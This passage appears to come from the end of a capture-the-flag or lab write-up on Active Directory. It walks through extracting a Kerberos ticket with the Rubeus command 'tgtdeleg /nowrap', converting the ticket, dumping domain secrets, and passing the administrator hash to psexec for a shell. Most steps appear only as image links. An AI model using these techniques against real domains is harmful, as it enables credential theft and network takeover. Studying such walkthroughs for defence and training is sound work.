
Taking it a step further
We can take it further and try to dump creds from the domain. we will need rubeus. You can grab one from flangvik’s sharpcollection
Uploading Rubeus and getting base64 encoded kirbi
After uploading we can get ticket through Delegation Abuse.
 The command Rubeus.exe tgtdeleg /nowrap extracts a Kerberos Ticket-Granting Ticket (TGT) from the current user’s active session without needing elevated privileges, outputting the result as a raw base64 string.
Here is a quick breakdown of the components:
- tgtdeleg: A specific command within the GhostPack Rubeus toolkit. It uses a GSS-API trick to export a usable TGT directly from memory without requiring administrative rights.
- /nowrap: An optional Rubeus parameter that prevents the tool from wrapping the base64 output onto multiple lines. It keeps the string as one continuous line, making it much easier to copy, parse, or feed directly into other exploitation tools

What we get is base64 encoded kirbi file.So we have do decode it and then convert to ccache.
decoding and converting to ccache
Starting with decoding.
 And converting it to ccache

Performing secrets dump
Lets now perform secrets dump and since we are using kerberos make sure to sync up time.
If you’re facing problems check out This guide

executing psexec with administrator hash
And with that we can use something like psexec to get shell
 Adios until next time.😁